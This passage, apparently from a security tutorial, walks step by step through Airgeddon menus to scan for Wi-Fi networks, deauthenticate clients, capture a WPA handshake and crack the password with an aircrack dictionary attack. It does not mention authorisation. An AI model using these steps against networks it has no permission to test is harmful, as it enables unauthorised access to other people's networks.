
- From the list of operations, select the option 5 i.e. Handshake tools menu.




- Now select the option 4 i.e. Explore for targets to check for available Wi-Fi networks.




- Airgeddon checks for all the available wi-fi networks and displays them in a separate window.
- Stop the monitoring process after finding the required wi-fi network.




- Airgeddon displays all the wi-fi networks found in the range, select the network to be cracked.




- Once the target network is selected, select the option 5 i.e. **Capture Handshake** to capture the wifi handshake between the access point of the network and any client associated with it.




- From the available methods to capture the packet select option 2 i.e. **Deauth airplay attack** and press **Enter** to continue.




- Airgeddon opens a separate window to display, if the handshake is captured or not.




- Enter 'Y' if the handshake is captured.




- Airgeddon proposes the default path used to save the captured handshake file, press **Enter** to select the path.




- Select option **7** to **Return to the main menu**




- Select the option 6 i.e. **Offline WPA/WPA2 decrypt menu** to crack captured wifi password.




- Select option 1 i.e. **(aircrack) Dictionary attack against capture file** for cracking wifi password.




- Airgeddon displays last available captured handshake file for cracking, select the file by pressing '**Y**' and **Enter** key.




- Airgeddon displays the Wi-Fi Access point BSSID whose password is captured in the handshake file, select the BSSID by pressing '**Y**' and **Enter** key.




- Provide the path for the **password dictionary file** to airgeddon and press **Enter** key to start password cracking process.



- Airgeddon does dictionary attack as selected in the previous step to crack the password of wi-fi network and displays the password.



## KALI LINUX



### Pre-requisite:

- Computer installed with OS
- A computer with Kali Linux installed.

